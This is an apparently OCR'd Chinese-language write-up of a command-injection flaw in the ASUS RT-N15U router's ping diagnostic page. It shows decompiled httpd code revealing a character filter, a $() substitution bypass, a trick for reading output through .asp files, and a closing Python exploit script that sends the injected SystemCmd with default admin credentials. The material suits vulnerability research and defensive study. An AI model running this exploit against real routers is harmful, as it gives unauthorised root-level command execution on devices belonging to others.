
ASUS RTN15U 网络诊断功能处命令执行

猜测分析


在测试web端按钮时，疑似发现ping下面的框可以命令执行

具体分析

在点击页面发现可以开启telnet服务，为后续验证命令执行提供便利



telnet开启成功



先直接拼接命令看看是不是能执行成功


```
admin@RT-N15U:/www# grep -r "jiawen.asp"
^C
admin@RT-N15U:/www#
```

这里发现并没有成功，所以思考是不是有什么过滤，看一下页面是哪里来的先

```
File  Edit  View  Search  Terminal  Help
[redacted]h:~/Desktop/HS/_FW_RT_N15U_30043763754.zip.extracted/_FW_RT_N15U_3004
3763754.trx.extracted/squashfs-root$ grep -r "Main_Analysis_Content.asp"
Binary file usr/sbin/httpd matches
```


在httpd这个二进制文件中

这里先抓个包，看看传了什么参数




destIP是我们输入的IP，但是去IDA里面搜索这个关键字找不到存在的地方


于是再看到SystemCmd这个参数，里面也有我们输入的IP，于是去查了一下SystemCmd这个关键字




发现第三个交叉引用到



想看一下伪代码报错了



复制41FFFC这个地址，G输入进去跳转到这个地址，把这个地址D转换为数据



这样子就可以看到伪代码了，伪代码发现过滤了6种字符，也确定了是通过systemcmd这个来传参的

```
if ( !strcmp(cgi, " Refresh ") )
{
  v6 = (const char *)get_cgi((int)"SystemCmd");
  if ( !v6 )
    v6 = "";
  if ( !strchr(v6, '&')
    && !strchr(v6, ';')
    && !strchr(v6, '%')
    && !strchr(v6, '|')
    && !strchr(v6, '\n')
    && !strchr(v6, '\r') )
  {
    if ( !strcmp(v4, "Main_Netstat_Content.asp") && !strncasecmp(v6, "netstat", 7u)
      || !strcmp(v4, "Main_Analysis_Content.asp")
      && (!strncasecmp(v6, "ping", 4u) || !strncasecmp(v6, "traceroute", 0xAu) || !strncasecmp(v6, "nslookup", 8u)) )
    {
      strncpy(&SystemCmd, v6, 0x80u);
LABEL_119:
      v15 = a2;
      v16 = v4;
      goto LABEL_120;
    }
    if ( !strcmp(v4, "Main_WOL_Content.asp") && !strncasecmp(v6, "ether-wake", 0xAu) )
    {
LABEL_34:
      strncpy(&SystemCmd, v6, 0x80u);
      sys_script("syscmd.sh");
```

```
1  char *__fastcall sys_script(const char *a1)
2  {
3    char *result; // $v0
4    const char *v3; // [sp+18h] [-48h] BYREF
5    int v4; // [sp+1Ch] [-44h]
6    char v5[64]; // [sp+20h] [-40h] BYREF
7
8    sprintf(v5, "/tmp/%s", a1);
9    if ( !strcmp(a1, "syscmd.sh") )
10   {
11     if ( !SystemCmd )
12       return (char *)system("echo  > /tmp/syscmd.log\n");
13     snprintf(&SystemCmd, 0x80u, "%s > /tmp/syscmd.log 2>&1 && echo 'XU6J03M6' >> /tmp/syscmd.log &\n", &SystemCmd);
14     system(&SystemCmd);
15     return strcpy(&SystemCmd, "");
16   }
```

那么找到了过滤的字符，尝试绕过，在web端尝试输出192.168.1.1$(ps>jiawen.asp)

执行成功

我们假设没有telnet该怎么看回显查看是否执行成功了呢
我们可以给命令执行的时候$(ps>jiawen.asp)用http://localhost/jiawen.asp直接请求这个页面查看是否执行成功
至于为什么是.asp呢，这里之前命令注入的时候创建的是.txt的文件，去直接请求.txt发现返回的是404的界面，所以根据猜测应该是有什么规则，去搜索有没有什么规则文件也并没有找到，于是猜测也是集成写在了httpd二进制文件中，于是在IDA里面搜索*.*asp* 就发现了
httpd这个二进制文件中存在一些规则，使它只能在web端访问这些规则的界面

```
  .align 2
  aXml:.ascii "**.xml"<0>                 # DATA XREF: .data
  .align 2
  aHtm:.ascii "**.htm*"<0>                # DATA XREF: .data
  aAsp:.ascii "**.asp*"<0>                # DATA XREF: .data
+aAppcache:.ascii "**.appcache"<0>        # DATA XREF: .data
+aTextCacheManif:.ascii "text/cache-manifest"<0>
                                          # DATA XREF: .data
  aGz:.ascii "**.gz"<0>                   # DATA XREF: .data
  .align 2
+aApplicationOct:.ascii "application/octet-stream"<0>
+                                         # DATA XREF: .data
  .align 4
  aTgz:.ascii "**.tgz"<0>
  .align 2
  aZip:.ascii "**.zip"<0>
  .align 4
  aIpk:.ascii "**.ipk"<0>
  .align 2
  aCss_0:.ascii "**.css"<0>
  .align 4
  aTextCss:.ascii "text/css"<0>
  .align 2
  aPng_0:.ascii "**.png"<0>
  .align 2
 aImagePng:.ascii "image/png"<0>
  .align 4
  aGif_0:.ascii "**.gif"<0>
  .align 2
 aImageGif:.ascii "image/gif"<0>
  .align 2
  aJpg:.ascii "**.jpg"<0>
  .align 2
+aImageJpeg:.ascii "image/jpeg"<0>
  .align 2
  aSvg:.ascii "**.svg"<0>
  .align 4
+aImageSvgXml:.ascii "image/svg+xml"<0>
  .align 4
  aSwf:.ascii "**.swf"<0>
  .align 2
+aApplicationXSh:.ascii "application/x-shockwave-flash"<0>
  .align 2
```

```
aHtc:.ascii "**.htc"<0>
aJs:.ascii "**.js"<0>
.align 4
aCab:.ascii "**.cab"<0>
.align 2
aTextTxt:.ascii "text/txt"<0>
.align 2
aCfg_0:.ascii "**.CFG"<0>
.align 2
aApplicationFor:.ascii "application/force-download"<0>
.align 2
aFtpservertreeC:.ascii "ftpServerTree.cgi*"<0>
.align 2
aOvpn:.ascii "**.ovpn"<0>
```

EXP

```
import requests

cmd = "ps+>+jiawen.asp"
syscmd = "ping+-c+5+$("+cmd+")"

burp0_url = "http://192.168.1.1:80/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP
="+cmd+"&pingCNT=5"
burp0_headers = {"Authorization": "Basic YWRtaW46YWRtaW4=", "Referer":
"http://192.168.1.1/Main_Analysis_Content.asp"}
requests.get(burp0_url, headers=burp0_headers)

burp1_url = "http://192.168.1.1:80/Main_Analysis_Content.asp"
burp1_headers = {"Authorization": "Basic YWRtaW46YWRtaW4=", "Referer":
"http://192.168.1.1/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP
```

```
="+cmd+"&pingCNT=5"}
requests.get(burp1_url, headers=burp1_headers)
```